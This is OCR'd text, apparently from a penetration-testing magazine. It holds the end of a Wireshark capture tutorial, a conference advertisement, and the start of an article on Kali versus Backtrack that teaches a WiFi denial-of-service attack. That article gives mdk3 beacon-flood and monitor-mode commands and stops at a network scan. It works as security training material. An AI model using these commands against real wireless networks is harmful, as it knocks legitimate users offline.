


Figure 1. *Starting Wireshark*

STEP 2

This is the initial screen of Wireshark. At this moment, the sniffer is not working yet. To start capturing local network traffic, click in *Interface List*.




Figure 2. *Wireshark's main screen*

STEP 3

This window shows all real and virtual network interfaces installed in the system. We'll use the first interface: `eth0`, which is the local network IP (192.168.153.128). Clicking in Start button will start Wireshark, capturing packets, which flow towards `eth0`.




Figure 3. *Interface selection*

STEP 4

The captured traffic is shown, other columns, for instance Source, Destination and Protocol presents very useful information. The packets shown, are just default system communication, nothing requested by the user, so we'll make a simple request to a website, and see what happen, to understand how this works.




Figure 4. *Wireshark's Log screen*

STEP 5

Access *www.kali.org* and look at the Log screen in Wireshark.

Figure 5. *Access to Kali Linux website*

STEP 6
On the left we have more than 200 captured packets in the field “No.”

That is definitely a lot to analyze, so we’ll filter the log and determine what we want, in this case HTTP traffic. Using the Filter input, we search for “http”




Figure 6. *Wireshark’s log screen without filter*

STEP 7 (NOTE THE CHANGES IN FIGURE 7)

- The log show unwanted (SDDP) traffic, so we can use the “&&” operator to add a “AND” clause to the filter.
- Using the ‘’ip.src’’ operator, we can filter for any packets, which have a valid IP address in the Source field.
- We can see how the packet No. 37 is identified to a request for 208.88.127.98.
- Look at of figure 7 – in the bottom it is possible to see raw data, and it’s translation; a HTTP-GET against the host: *www.kali.org*, with a user-agent, the Iceweasel.
- The sequence of packet 47 shows the response from the web server, HTTP-200 “OK”, and the body of the packet it’s the html itself.

In order to clarify the details, the fields of request and respond, such as: “Date”, “Server”, “X-Frame”, are fields of the packets of a HTTP-protocol communication, in others protocol, and others situations, the information are different, so always keep an eye in the proper documentation.




Figure 7. *Example of filter usage*


SUMMARY

This cover basic packet analysis, it's possible to use the "Expression…" to open a wizard to help with the expressions.

ON THE WEB

- *http://www.wireshark.org* – Official Wireshark page, with documentation
- *http://www.kali.org* – Official Kali Linux page with download link

ABOUT THE AUTHOR



B.Tech. in Systems Analysis by São Paulo State Technological College, Technician in Computer Networks by National Service of Industrial Learning, open-source enthusiast, Python lover, works in the area of networking and infrastructure for 2 years and already served in multi-national companies like TIVIT, operates in the area of computational research on optimized algorithms with calculation libraries like BLAS.

CYBER SECURITY IN OIL AND GAS 2014

27 – 29 January 2014 | Abu Dhabi, U.A.E.

THE LEADING CYBER SECURITY EVENT IN OIL AND GAS OF 2014!

Register before **November 15, 2013** and take advantage of early bird rate.
For Sponsorship Opportunites, contact us at +971 4 884 1110
kristine.tuazon@caxtongroup.com

Developed by

CAXTON GROUP

Media Partners

PenTest magazine

AUSTRALIAN SECURITY MAGAZINE

APSM ASIA PACIFIC SECURITY MAGAZINE

eForensics Magazine

Hakin9

WorldOils

www.caxtongroup.com

KALI VS BACKSTRACK: MDK3 USAGE

by Nuno Taxeiro

This article will begin by enumerating the main differences between two well-known Linux distributions: Kali and Backtrack. After this comparison, the attention will be redirected to a brief explanation about what is a denial of service attack, how it is processed and how it can be done using mdk3 – a built-in tool present in the Kali Linux distribution. Finally, we discuss if the use of hidden SSID's is a legitimate means of securing wireless networks, which is easily disproven through the use of a practical test case, using several tools present in Kali distribution.

What you will learn:

- How to perform WIFI DOS attack
- How to crack hidden SSIDs

What you should know:

- What is a DoS attack
- WiFi basics
- How the process of the client contacting the Access Point works

Kali Linux is an advanced Linux distribution specialized in pentesting, including intrusion tests and security audit. It's a complete reconstruction of the well-known Backtrack, that incorporates Debian development patterns.

Figure 1. *Kali distribution logo*

An all-new and different structure was mounted, and all tools were revised and re-packed. Besides this, it contains more than 300 intrusion test tools. Some tools not working in the Backtrack distribution were eliminated and replaced by others with similar functionalities.

Note that both distributions are similar, although Kali is an “upgraded and improved” version of Backtrack. There are another advantages of this new type of distribution:

- Just like Backtrack, it is free.
- Free Git repository, the official repository is accessible to anyone that wants to adapt the existing packages.
- FHS (Filesystem Hierarchy Standard) compliant, Kali was developed to join Free Standards Group. The Filesystem Hierarchy Standard defines the main directories and its content in a Linux/Unix systems.

The current version is 2.3 and is maintained by Free Standards Group, a nonprofit organization formed by relevant companies like, HP, Red Hat, IBM e Dell. Being FHS compliant allows all Linux users to easily locate binaries, libraries, etc [1].

- Wide support to wireless devices
- Adapted kernel for packet injection
- Totally customizable for more expert users it’s possible to customize Kali at his own taste;
- ARMEL and ARMHF support, with the ARM based systems becoming more affordable, it was added functional installers for ARMEL and ARMHF systems. Kali Linux has ARM repositories integrated with the main distribution. Nowadays, it has available for the following ARM devices:
  - rk3306 /ss808
  - Raspberry Pi
  - ODROID U2/X2
  - Samsung Chromebook

Just like Kali Linux, Backtrack distribution is a custom Linux distribution designed especially for security purposes. It also includes loads of FOSS (Free and Open Source) applications that the reader can use for hacking purposes. The latest edition is Backtrack 5 R3 and can be downloaded here (*http://www.backtrack-linux.org/downloads/*).




Figure 2. *Backtrack front page*

After this final release, the effort was shifted and redirected to Kali Linux. But the main question, that the reader should ask, is: “So, what are the concrete differences between Kali and Backtrack Linux?”

Good question! First, Kali is based on Debian and uses DI (Debian Installer); on the other hand, Backtrack is based on Ubuntu Desktop and used Ubiquity as the graphical installation program. Because Kali is based on DI, it’s supports LVM (Linux Logical Volume Manager) and full encryption. Backtrack has the down side that this type of features are not available. Another difference is the incompatibility between Ubuntu’s packages and Debian. Therefore, upgrading from Backtrack 5 R3 to Kali Linux is not recommended. The other difference is that with Backtrack, the users had the choice between two desktop environments (KDE and GNOME 2). On Kali the default is GNOME 3, but the user can create one of his choice, like Cinnamon, KDE or E17.

Figure 3. *Cinnamon user interface*

Figure 4. *Backtrack 5 R3 user interface*

SUMMARY

As mentioned, Kali Linux was developed to perform professional intrusion testing and security audit, so the use is not recommended to people not familiar to a Linux system. The reader can download the latest edition of Kali Linux directly from their website (*http://www.kali.org/downloads/*).

In this article, we focus in one particular module present in Kali Linux (also in Backtrack), MDK3. Before we present these functionalities, we will give an overview about what a denial of service attack is and what is the purpose of this type of attacks.

DENIAL OF SERVICE ATTACK

The Denial of Service attacks has one objective; to interfere or shut down a server from completing its usual tasks. To achieve this, the attacker, instead of invading the target itself, ensures that the target gets so many requests that it cannot be handled. In other words, the server gets overloaded with requests and denies service. The DoS type of attacks more common can be done due to some TCP/IP (*Transmission Control Protocol / Internet Protocol*) protocol characteristics. A very well known form of attack is the *SYN Flooding*, where a computer tries to establish a connection with a server by means of a TCP sign known as SYN (*Synchronize*). If the server replies to the connection request, it will send to the computer

an ACK (*Acknowledgement*) signal. The problem is that, in this type of attacks, the server can't reply to all requests so then refuses new requests. Through this handshake process [2], the two entities are dynamically negotiating the parameters to be use on the communication between both. In a general way, this process can be described in a simple sequential actions scheme, as we see on Figure 5:




Figure 5. *Handskake flow process*

Another form of attack is the *UPD Packet Storm*, in which the computer makes constant requests in order to the remote machine replies with packets to the origin. The machine gets so overloaded that cannot execute its tasks. Another, less common, example explores software security flaws, especially in operating systems. In this case, the attacker scans the network looking for vulnerable machines and sends to them packets, which for some reason break the system activity. In this article we are going to teach the reader how to perform a DoS attack to a WiFi AP (Access Point), similar to what is shown in the Figure 6.




Figure 6. *WiFi DoS attack example*

WIFI DOS USING MDK3

MDK3 is a wireless tool that can be found in Backtrack and Kali distributions. For other type of distributions, the tar ball can be downloaded from this page: (*http://homepages.tu-darmstadt.de/~p_larbig/wlan/mdk3-v6.tar.bz2*).

This wide versatile tool allows the reader to take advantage of various weaknesses in the 802.11 protocol. The new MDK3 engine uses the osdep injection library from the *aircrackng*, so many functionalities done with *aircrackng* can be done using mkd3. The main features allows the user to:

- Bruteforce MAC Filters;
- Bruteforce hidden SSIDs (some small SSID wordlists included);
- Probe networks to check if they can hear you intelligent Authentication- DoS to freeze APs;
- FakeAP – Beacon Flooding with channel hopping;
- Disconnect everyone (known as AMOK-MODE) with De-authentication and Disassociation packets;
- WPA TKIP Denial-of-Service;
- WDS Confusion – Shuts down large-scale multi-AP installations.

MDK3 has a variety of options, but we will focus on the particular case of a DoS attack. The attack will consist in sending multiple authentication packets in order to simulate several "users" trying to establish a connection to the access point (in this test case we will use this method); a different method can be use consisting in sending de-authentication packet, which makes computers, that are connected to a network, to drop down. Another option is to try a variety of known MAC addresses to authenticate to the network while dynamically changing the timeout period. Using Kali Linux (mdk3 module), we will show the reader how to perform this type of attack.

To do so, the reader will need:

- A machine running Kali Linux distribution;
- mdk3 tool (the latest version already present in Kali distribution)
- An USB WiFi dongle (in this case was used a SMC EZ Connect as shown in Figure 7)

Figure 7. *USB WiFi dongle used in the test*

NOTE: In this article some commands require sudo mode.

The mkd3 tool does not have a specific man page but the reader can simply type:

```
root@kali:~#mdk3
```

And the following options will be presented, like this:




Figure 8. *MDK3 options parameters*

The general format of MDK3 command is similar to this:

```
Mkd3 <interface> <testmode> [test_options]
```

The mdk3 sends out packets, also known as “frames”, which simulate a WiFi Access Point SSID (Standing for Service Set Identifier). The SSID is the public name of a WiFi network; the name that can be seen when a computer tries to connects to a network. In beacon mode (option b), it is sent out a frame with a selected name or with a list of SSIDs stored in a text file. A SSID as a maximum length of 32 characters and can display alphanumeric characters.

Here are the basics! The user will need to check the name of the wireless interface (usually *wlan0*). To check it, the user can run the ifconfig and check if the wlan0 interface is listed. The interface can be turn off and turn on using the following commands:

```
sudo ifconfig wlan0 down/up
```

To manage wireless interfaces I suggest the reader to explore iwconfig and nmcli commands. These commands will be useful in the course of our example. The other important thing is to use the interface in monitor mode. This type of operation mode allows the user to monitor the traffic on the network that is connected to, in other words, perform packet sniffing. This mode is known as promiscuous mode. Mdk3 requires this mode in order to send fake AP SSIDs. To accomplish this mode, the reader can use two distinct methods/tools. We will show you how.

MONITOR MODE USING IWCONFIG

Using ifconfig command, the user can check that the interface is up and/or connected to a wireless network. First, the user have to put the interface down:

```
sudo ifconfig wlan0 down
```

```
root@kali:~# sudo ifconfig wlan0 down
```

Figure 9. *Kali ifconfig wlan0 down command*

If you don’t put the interface down, the following message will be shown when you try to put it in monitor mode:

```
root@kali:~# sudo iwconfig wlan0 mode monitor
Error for wireless request "Set Mode" (8B06) :
    SET failed on device wlan0 ; Device or resource busy.
root@kali:~#
```

Figure 10. *Monitor mode not accomplished*

Now using `iwconfig`, we will set monitor mode to the `wlan0` interface:

```
sudo iwconfig wlan0 mode monitor
```

```
root@kali:~# sudo iwconfig wlan0 mode monitor
```

Now, we will bring the interface up again, after being in monitor mode:

```
sudo ifconfig wlan0 up
```

You can check using iwconfig command if the listed interface is in fact in monitor mode:

Figure 11. *Wlan0 interface in monitor mode*

The second method involves using another tool that is part of Kali/Backtrack distributions, airmon.

MONITOR MODE USING AIRMON

Airmon is part of the Aircrack suite of tools, another incredibly powerful set of tools to work with wifi networks. To achieve monitor mode using Airmon, the user needs to type:

```
sudo ifconfig wlan0 down and
sudo airmon-ng start wlan0
sudo ifconfig wlan0 up
```

Using the same principle from the one described on method 1, the user can use iwconfig to see that the interface is in fact in monitor mode (mon0) and up again.

SUMMARY

Airmon is a very powerful tool. It allows, for example, the user to specify which WiFi channel wants to use. This type of selection is useful when trying to perform DoS attack, spoofing or if we want to investigate a specific network that as the channel in manual mode.

MDK3 BEACON FLOOD MODE

After using method 1 or 2 to put your wireless interface in monitor mode, you will run the mdk3 command with option b (Beacon Flood mode):

```
mdk3 wlan0 b
```

Assuming that everything is working properly the output should look something like this:




Figure 12. *MDK3 in beacon mode*

You can redirect the output to a file. For this matter use:

```
Mdk3 wlan0 b -f file.txt
```

If you leave it for a few minutes and then check another device for available networks, the reader will see them listed.

Now let's perfom the DoS attack *a.

WIFI DOS ATTACK WITH MDK3

First, you should double check that the wlan0 interface is available:

```
root@kali:~#ifconfig
```

You should see something similar to this:




Figure 13. *ifconfig output command*

Now type into the terminal, the following command:

```
Iwlist wlan0 scan
```

The command will result in the following output:

